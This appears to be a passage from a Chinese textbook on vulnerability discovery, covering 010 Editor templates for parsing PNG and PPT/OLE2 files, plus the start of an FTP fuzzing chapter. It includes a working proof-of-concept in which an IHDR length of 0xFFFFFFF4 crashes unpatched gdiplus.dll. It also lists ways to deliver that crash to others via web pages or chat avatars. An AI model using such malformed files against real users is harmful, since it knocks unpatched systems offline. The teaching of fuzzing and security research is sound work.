这意味着，文件的首 4 个字节将会映射到字符数组 header 中，下 4 个字节则会映射到整型变量 numRecords 中，并最终显示在解析结果中。

然而，在编写 010 脚本时可能会遇到这种情况：需要定义一些变量，但是这些变量并不对应着文件中的任何字节，而仅仅是程序运行中所需要的，这时可以使用 local 关键字来定义变量。比如以下声明：

```
local int i, total = 0;
int recordCounts[5];
for(i=0; i < 5; i++)
```

```
        total += recordCounts[i];
    double records[total];
```

这样，i 和 total 就不会映射到文件中去，也不会在解析结果中显示出来。

另外，在数据的定义中，可以加上一些附加属性，如格式、颜色、注释等。附加属性用尖括号<>括起来。常用的属性包括以下几种：

```
    <format=hex|decimal|octal|binary, fgcolor=<color>, bgcolor=<color>, comment=
"<string>", open=true|false|suppress, hidden=true|false,
    read=<function_name>, write=<function_name> >
```

下面给出一个简单的实例。假设有一种文件格式如图 17.3.2 所示，我们可以看出，它由一个 Header 和若干个 Record 数据块组成。在 Header 中，numRecords 表示 Record 的个数，而在 Record 中，根据 Header 中 version 值的不同，data 的类型也不同。




图 17.3.2　文件格式示例

根据文件格式，我们可以写出如下脚本：

```
    struct FILE {
       struct HEADER {
         char    type[4];
                    int     version;
            int     numRecords;
         } header;

         struct RECORD {
```

```
                int    len;
            char   name[20];
            if( file.header.version == 1 )
                    char data[len];
            if( file.header.version == 2 )
                    byte data[len];
        } record[ file.header.numRecords ];
    } file;
```

17.3.3 010 脚本编写提高——PNG 文件解析

本节中我们将创建一个解析 PNG 文件的 010 脚本。首先来回顾一下图 17.2.2 中介绍过的 PNG 文件格式。由图 17.2.2 中可知，需要定义 PNG 签名和 Chunk 两种结构。先来定义 PNG 签名：

```
const uint64 PNGMAGIC = 0x89504E470D0A1A0AL;
```

接下来，参照 17.2.5 节介绍的 PNG 的 Chunk 格式，写下 Chunk 的结构定义：

```
typedef struct {
  uint32  length;
     char    ctype[4];
     ubyte   data[length];
     uint32  crc <format=hex>;
} CHUNK
```

其中<format=hex>是 crc 的附加属性，表明该数据用十六进制来表示。

我们还需要定义 CHUNK 结构体的 read 函数，以便在显示解析结果时能够给出每个 Chunk 的名字，显然 ctyte 的值可以作为 Chunk 的名字。此外，在 ctype 中，每个字节的第三位还分别标识了该 Chunk 的一些附加信息，如表 17-3-1 所示。

表 17-3-1　ctype 数据表述的附加信息

位　置	1	0
第 1 字节的第 3 位	Ancillary C	ritical
第 2 字节的第 3 位	Private Public	
第 3 字节的第 3 位	ERROR_RESERVED	
第 4 字节的第 3 位	Safe to Copy	Unsafe to Copy

- Ancillary 表示该区块是辅助区块，这些区块是可有可无的；Critical 表示该区块是关键区块，这些区块是必需的。
- Private 表示该区块是不在 PNG 标准规格（PNG specification）区块之中的，属于该 PNG 文件私有，其名称的第二个字母是小写的；Public 表示该区块属于 PNG 标准规格区块，其名称的第二个字母是大写的。
- Safe to Copy　表示该区块与图像数据无关，可以随意复制到改动过的 PNG 文件中；

Unsafe to Copy 表示该区块内容与图像数据息息相关，如果对文件的 Critical 区块进行了增删改等操作，则该区块也需要进行相应的修改。

把这些信息也加到 Chunk 的显示结果中去。在 CHUNK 结构定义下面写出如下函数：

```
string readCHUNK(local CHUNK &c) {
      local string s;
      s=c.ctype+"  (";
      s += (c.ctype[0] & 0x20) ? "Ancillary, "     : "Critical, ";
      s += (c.ctype[1] & 0x20) ? "Private, "       : "Public, ";
      s += (c.ctype[2] & 0x20) ? "ERROR_RESERVED, " : "";
      s += (c.ctype[3] & 0x20) ? "Safe to Copy)"    : "Unsafe to Copy)";
      return s;
}
```

题外话：将一个数与 0x20（二进制为 0010 0000）进行“按位与”运算即为取该数的第 3 位。如果您平时留心的话，会发现在许多程序中都会用到这种按位运算的小技巧。

然后在上面定义好的 CHUNK 结构体后加上 read 属性，即把“}CHUNK;”这一行改为：

```
}CHUNK <read=readCHUNK>;
```

最后写入解析“主函数”：

```
// ------------------------------------------------------------
// Here's where we really allocate the data
// ------------------------------------------------------------
uint64 pngid <format=hex>;
if (pngid != PNGMAGIC) {
   Warning("Invalid PNG File: Bad Magic Number"); return -1;
}
while(!FEof()) {
      CHUNK chunk;
}
```

另外，由于 PNG 文件是按照 BigEndian 格式进行存储的，所以我们要在脚本的第一行加入：

```
BigEndian();
```

至此终于大功告成。将编写好的 010 脚本进行保存，打开一个 PNG 文件，然后运行该脚本。可以看到类似于图 17.3.3 的解析结果。

从图 17.3.3 中可以看到，该 PNG 文件包含了 6 个 Chunk：IHDR、gAMA、cHRM、PLTE、IDAT 和 IEND。当然，根据 PNG 文件的不同，解析结果也不尽相同。但是在任何 PNG 文件中，IHDR、PLET、IDAT 和 IEND 这 4 个 Chunk 是必不可少的。

下面我们来做一个有趣的实验。首先介绍一下实验环境，如表 17-3-2 所示。

uint64 pngid	89504E470D0A1A0Ah	0h	8h
struct CHUNK chunk[0]	IHDR (Critical, Public, Unsafe to Copy)	8h	19h
uint32 length	13	8h	4h
char ctype[4]	IHDR	Ch	4h
char ctype[0]	73 'I'	Ch	1h
char ctype[1]	72 'H'	Dh	1h
char ctype[2]	68 'D'	Eh	1h
char ctype[3]	82 'R'	Fh	1h
ubyte data[13]		10h	Dh
uint32 crc	44A48AC6h	1Dh	4h
struct CHUNK chunk[1]	gAMA (Ancillary, Public, Unsafe to Copy)	21h	10h
struct CHUNK chunk[2]	cHRM (Ancillary, Public, Unsafe to Copy)	31h	2Ch
struct CHUNK chunk[3]	PLTE (Critical, Public, Unsafe to Copy)	5Dh	2EEh
struct CHUNK chunk[4]	IDAT (Critical, Public, Unsafe to Copy)	34Bh	2BBh
struct CHUNK chunk[5]	IEND (Critical, Public, Unsafe to Copy)	606h	Ch

图 17.3.3 PNG 文件解析结果

表 17-3-2 实验环境

计算机	VMware 虚拟机或者实体机
操作系统	Windows XP Professional Server Pack 3
GdiPlus.dll 版本	5.1.3102.5512

题外话：GdiPlus.dll 是 GDI 图像设备接口图形界面的相关模块，属于 Microsoft GDI+，它会在安装一些软件或补丁时出现，并且出现在与所安装软件相同分区下。所以 gdiplus.dll 不一定在 C:\WINDOWS\system32 目录里，在实验前您可能有必要搜索一下它的位置。

在之前的 PNG 解析结果中找到 IHDR C hunk 的 length 位置，也就是第 9～12 字节，通常情况下其值应该是 13(0x0D)。现在我们把它改为 0xFFFFFFF4，并将文件另存为 poc.png。如图 17.3.4 所示。

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 89 50 4E 47 0D 0A 1A 0A FF FF FF F4 49 48 44 52  ‰PNG....ÿÿÿôIHDR
0010h: 00 00 00 20 00 00 00 20 08 03 00 00 00 44 A4 8A  ... ... .....D¤Š
0020h: C6 00 00 00 04 67 41 4D 41 00 01 86 A0 31 E8 96  Æ....gAMA..† 1è–
0030h: 5F 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80  _... cHRM..z&..€
```

Template Results - MyPNGTemplate.bt

Name	Value	Start	Size
uint64 pngid	89504E470D0A1A0Ah	0h	8h
struct CHUNK chunk[0]	IHDR (Critical, Public, Unsafe to Copy)	8h	19h
uint32 length	4294967284	8h	4h
char ctype[4]	IHDR	Ch	4h
ubyte data[13]		10h	Dh
uint32 crc	44A48AC6h	1Dh	4h

图 17.3.4 将 IHDR 的 length 修改为 0xFFFFFFF4

在实验计算机中打开 poc.png，或者仅仅是打开 poc.png 所在的文件夹，explorer.exe 的 CPU 占用率就上升到了将近 100%，使系统接近当机状态。只有强行结束或重启 explorer.exe 进程才能使系统恢复正常。如图 17.3.5 所示。

实际上，这是一个 gdiplus.dll 在处理 IHDR 时的整数溢出漏洞。该漏洞有很多种危害方式：

- 使得打开 poc.png 文件或者打开 poc.png 所在文件夹的未打补丁的用户死机

- 将 poc.png 挂到某个网站页面上，将使得访问该页面的未打补丁的用户死机
- 将 poc.png 设为 QQ 或 MSN 头像，将使看到您头像的未打补丁的好友死机
- ……

由此可见，在解析文件的基础上进行漏洞的挖掘和测试比盲目地 Fuzz 要方便、有效很多。

图 17.3.5 CPU 占用率 100%

17.3.4 深入解析，深入挖掘——PPT 文件解析

这一节我们将挑战一种更加复杂的文件类型解析。通过学习本节手工解析 PPT 的知识，您完全可以自动化这种手工挖掘的过程，并据此写出自己的 Smart Fuzz 工具。

Office 系列软件使用的文件格式可以分为两个系列。

Office 97~Office 2003：使用基于二进制的文件格式，文件名后缀为 doc、ppt、xls 等。

Office2003 及更高版本：使用基于 XML 的文件格式，文件名后缀为 docx、pptx、xlsx 等。

本节主要讨论 PowerPoint 97~2003 所使用的二进制文件格式。如图 17.1.2 所示，PPT 文件的解析过程从逻辑上可以分为如表 17-3-3 所示的四层。

表 17-3-3 PPT 文件解析器逻辑分层

测试深度	解析逻辑	数据粒度	Fuzz 方法
Level1	OLE2 解析器	离散分布的 512 字节数据段	修改 OLE 文件头、FAT 区块、目录区块等位置的数据结构
Level2	PPT 记录解析器	流和信息库	修改流中的数据，破坏记录头和数据的关系
Level3	PPT 对象创建器	原子和容器	用负载替换原子数据

续表

测试深度	解析逻辑	数据粒度	Fuzz 方法
Level4	PPT 对象内部逻辑	原子记录内部的 integer、bool、string 等类型数据	用相关的负载集修改字节数据

PPT 的有效数据被组织在基于 OLE2 的二进制文件中。OLE2 文件把数据组织成流（Stream）进行存储。数据流在逻辑上连续存储，在硬盘上则离散存储，如图 17.3.6 所示。

如果直接用十六进制编辑器打开一个 OLE2 文件的话，将会看到许多大小为 512 字节的离散的数据块，并且在文件的开头有一个存储了这些数据块索引的 FAT 表。如果熟悉 FAT32 文件系统的话，您会发现 OLE2 的 FAT 表跟 FAT32 文件系统的索引是很相似的。




图 17.3.6 OLE2 文件格式

在本书的附带资料中，我们给出了一个解析 OLE2 文件的 010 脚本 OLE2.bt。用 010 Editor 载入 PPT 文件，运行 OLE2.bt，可得到类似图 17.3.7 的解析结果。推荐您参照 OLE2 文件格式的详细介绍“Windows Compound Binary File Format Specification”来理解该脚本。

可以看到，我们已经把看起来“杂乱无章”的二进制文件解析成了可读性较强的 OLE2 结构体，可以比较容易地读出文件中的各个数据流。接下来我们要将 OLE2 进一步解析为 PPT。

PPT 的有效数据存储在 OLE2 的 stream 中，通常一个 PPT 文件包括以下几种 stream，如表 17-3-4 所示。




图 17.3.7 OLE2 解析结果

表 17-3-4 PPT 中常见数据流

数据流名称	说　明
Current User	包含最近打开演示文档的用户信息
PowerPoint Document	包含演示文档中的数据信息
Pictures(可选)	包含演示文档中的图像信息
Summary Information	包含演示文档的若干统计信息
Document Summary Information(可选)	包含演示文档的若干统计信息

在 PowerPoint Document 数据流中，包含了我们感兴趣的大部分信息，例如 font、color、text、position 等数据结构。所以下面着重讨论 PowerPoint Document 数据流的解析。

在 PowerPoint Document 数据流中，数据以若干个“记录（Record）”的形式存储。每个记录都包含一个 8 字节的 header，根据 header 的不同，记录又可分为“容器（Container）”和“原子（Atom）”两种类型。其中，容器可以包含原子和其他容器，而原子则包含了 PowerPoint 对象的真正数据。如图 17.3.8 所示。

微软已经公布了 PPT 文件中所有记录（record）的格式说明，这就不难从 OLE2.bt 解析出的数据流中进一步解析出所有 PPT 的原子和容器结构。如果您亲自动手编程，不难发现这实际上是一个树的遍历问题。限于篇幅，这里不再对解析过程做详细说明。在本书的随书资料中我们给出了一个简单的 010 解析脚本 ppt_parse.bt。执行 ppt_parse.bt 脚本，即可得到 PPT 的解析结果，如图 17.3.9 所示。




图 17.3.8 PPT 中的 Record 和 Atom

New Microsoft PowerPoint Presentation.ppt

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0600h:	0F	00	E8	03	01	04	00	00	01	00	E9	03	28	00	00	00	..è.....é.(...
0610h:	80	16	00	00	E0	10	00	00	E0	10	00	00	80	16	00	00	€...à...à...€...
0620h:	05	00	00	00	0A	00	00	00	00	00	00	00	00	00	00	00	....
0630h:	01	00	00	00	00	00	00	00	01	0F	00	F2	03	60	01	00	.........ò.`...
0640h:	2F	00	C8	0F	0C	00	00	00	30	00	D2	0F	04	00	00	00	/.È.....0.Ò.....
0650h:	00	00	00	00	0F	00	D5	07	98	00	00	00	00	00	B7	0F	......Ő.˜.....·.
0660h:	44	00	00	00	41	00	72	00	69	00	61	00	6C	00	00	00	D...A.r.i.a.l...
0670h:	BC	96	12	00	5F	3E	0B	30	BC	96	12	00	00	00	00	00	¼-.._>.0¼-......
0680h:	30	00	D2	0F	54	A9	12	00	54	A9	12	00	F4	74	B0	00	0.Ò.T©..T©..ôt°.
0690h:	DC	96	12	00	78	3A	0B	30	DC	96	12	00	00	00	00	00	Ü-..x:.0Ü-......
06A0h:	0F	00	D5	07	00	00	04	00	10	00	B7	0F	44	00	00	00	..Ő.....·.D...
06B0h:	8B	5B	53	4F	00	00	61	00	6C	00	00	00	BC	96	12	00	‹[SO..a.l...¼-..

Template Results - ppt_parse.bt

Name	Value	Start	Size	Color
⊞ struct RecordHeader rec_h[1]	.*PST_DocumentAtom	608h	8h	Fg: Bg:
⊞ struct PSR_DocumentAtom DocumentAtom		610h	28h	Fg: Bg:
⊞ struct RecordHeader rec_h[2]	.#PST_Environment	638h	8h	Fg: Bg:
⊞ struct RECORD_DATA rec_data[1]		640h	160h	Fg: Bg:
⊞ struct RecordHeader rec_h[3]	..#PST_SrKinsoku	640h	8h	Fg: Bg:
⊞ struct RECORD_DATA rec_data[2]		648h	Ch	Fg: Bg:
⊞ struct RecordHeader rec_h[4]	...*PST_SrKinsokuAtom	648h	8h	Fg: Bg:
⊞ struct PSR_SrKinsokuAtom SrKinsokuAtom		650h	4h	Fg: Bg:
⊞ struct RecordHeader rec_h[5]	..#PST_FontCollection	654h	8h	Fg: Bg:
⊞ struct RECORD_DATA rec_data[3]		65Ch	98h	Fg: Bg:
⊞ struct RecordHeader rec_h[6]	...*PST_FontEntityAtom	65Ch	8h	Fg: Bg:
⊟ struct PSR_FontEntityAtom FontEntityAtom[0]		664h	44h	Fg: Bg:
⊞ uint2 lfFaceName[32]		664h	40h	Fg: Bg:
ubyte1 lfCharSet	0	6A4h	1h	Fg: Bg:
ubyte1 lfClipPrecision	0	6A5h	1h	Fg: Bg:
ubyte1 lfQuality	4	6A6h	1h	Fg: Bg:
ubyte1 lfPitchAndFamily	0	6A7h	1h	Fg: Bg:
⊞ struct RecordHeader rec_h[7]	...*PST_FontEntityAtom	6A8h	8h	Fg: Bg:

图 17.3.9 PPT 解析结果

下面我们再来做一个实验。在解析结果中找到 PSR_FontEntityAtom FontEntityAtom 的一条

记录（如图 17.3.9 中选中的部分），将其展开，可以看到 FontEntityAtom 的数据结构如表 17-3-5 所示。

表 17-3-5　FontEntityAtom 数据结构

位　置	类　型	名　称
0	uint2[32] I	fFaceName
64	ubyte IfC	harSet
65	ubyte IfC	lipPrecision
66	ubyte IfQua	lity
67	ubyte IfPitc	hAndFamily

其中，IfFaceName 的内容是一个以 NULL（0x0000）结尾的字符串，它指定的所用的字体名。该字符串的长度不得超过 32 个字符。我们将 IfFaceName 的内容改成没有结束符 NULL 的长字符串，比如 32 个 0x1111，另存为 test.ppt。然后用 PowerPoint 打开 test.ppt，选中与更改过的 FontEntityAtom 相关的文字，可以看到该文字的字体名称变成了一堆乱码，这便是畸形数据（Malformed Data），如图 17.3.10 所示。




图 17.3.10　PowerPoint　打开 test.ppt 时脏数据的出现

通过这种方法，可以在 PPT 文件中构造出具有高度针对性的畸形数据，而避免 OLE2 层初级解析器的异常，将畸形数据直接送达 PowerPoint 解析器的最深层。这种深入解析，深入挖掘的思想已经被越来越多的 Smart Fuzz 测试系统所采用。

第 18 章　FTP 的漏洞挖掘

18.1　FTP 协议简介

FTP 服务全称为文件传输协议服务，英文全称为 File Transfer Protocol，其工作模式采用客户端/服务器的模式，也就是 C/S 模式。用户想要通过 FTP 服务访问到共享的文件信息时，首先需要在自己的计算机系统上运行一个 FTP 客户端，这个客户端可以是一个 FTP 应用程序，也可以是操作系统自带的命令行程序；然后在 FTP 客户端中输入用户名和密码来登录 FTP 服务程序；成功登录后，用户就可以获取到远程计算机上共享的文件信息了。

FTP 服务在进行文件信息传输的时候采用 FTP 协议。FTP 协议是基于 TCP 协议之上的一种明文协议。FTP 协议默认情况下工作在 21 号端口，它的具体命令被规定在 RFC0959 当中。

用户从客户端连接远程 FTP 服务程序的过程可以分为建立连接、传送数据和释放连接 3 个阶段。具体过程如下。

（1）建立 TCP 连接。

（2）客户端向 FTP 服务程序发送 USER 命令以标识用户自己的身份，然后服务程序要求客户端输入密码。

（3）客户端发送 PASS 命令，同时将用户密码发送给远程 FTP 服务程序。

（4）服务端判断并通过认证。

（5）客户端开始利用其他 FTP 协议命令进行文件操作。

（6）结束此次连接，用 QUIT 命令退出。

18.2　漏洞挖掘手记 1：DOS

FTPFuzz 是“Infigo FTPStress Fuzzer”程序的简称，是专门用来测试 FTP 协议安全的工具。它的基本原理就是通过对 FTP 协议中的命令及命令参数进行脏数据替换，来构造畸形的 FTP 命令并发送给被测试 FTP 服务程序。它的使用界面如图 18.2.1 所示。

下面结合一个具体的漏洞测试案例来演示一下 FTPFuzz 程序的具体操作过程。实验环境如表 18-2-1 所示。




图 18.2.1 FTPFuzz 的使用界面

表 18-2-1 测试环境

	推荐使用的环境	备　注
操作系统（服务端）	Windows XP Pro SP2	
操作系统（客户端）	Windows XP Pro SP2	
Quick 'n Easy FTP Server	Lite Version 3.1 版本	
FTPFuzz 1.	0 版本	

Quick 'n Easy FTP Server 是 Pablo Software Solutions 开发的一款在 Windows 系统下使用的多线程 FTP 服务程序，该程序最大的优点在于无需安装，可以直接使用，同时占用系统资源较少，多线程支持多用户访问 FTP 服务。这里测试的是该程序的 Lite Version3.1 版本，其使用界面如图 18.2.2 所示。




图 18.2.2 Quick 'n Easy FTP Server 的使用界面

第一次运行 Quick 'n Easy FTP Server 时，Quick 'n Easy FTP Server 会要求设置 FTP 用户，如图 18.2.3 所示。

图 18.2.3　设置 FTP 用户

这里勾选“Create an anonymous accout”，意思是直接创建一个匿名用户（anonymous），如图 18.2.3 所示。

然后单击“下一步”按钮，开始设置该 FTP 用户使用的文件目录，可以随意选择一个文件目录作为该 FTP 用户的使用目录，如图 18.2.4 所示。




图 18.2.4　设置 FTP 用户的实际文件目录

设置好后单击“下一步”按钮，开始设置 FTP 用户对所在文件目录的使用权限，这里可以不做任何修改，保持默认即可，如图 18.2.5 所示。

单击“下一步”按钮完成对 Quick 'n Easy FTP Server 程序的初始化设置，然后，可以单击图 18.2.2 左上方的绿色“Start”按钮，让 Quick 'n Easy FTP Server 进入正常工作状态。




图 18.2.5　设置 FTP 用户的使用权限

在客户端系统中运行 FTPFuzz 程序，单击其左下方的箭头，出现一个待测试 FTP 命令选择列表，选择其中的“Deselect All”，如图 18.2.6 所示。

单击“Deselect All”选项（意思是取消所有待测试 FTP 命令）后，FTPFuzz 程序左侧“FTP Commands”列表框中的所有对勾将全部消失，如图 18.2.7 所示。




图 18.2.6　选择“Deselect All”

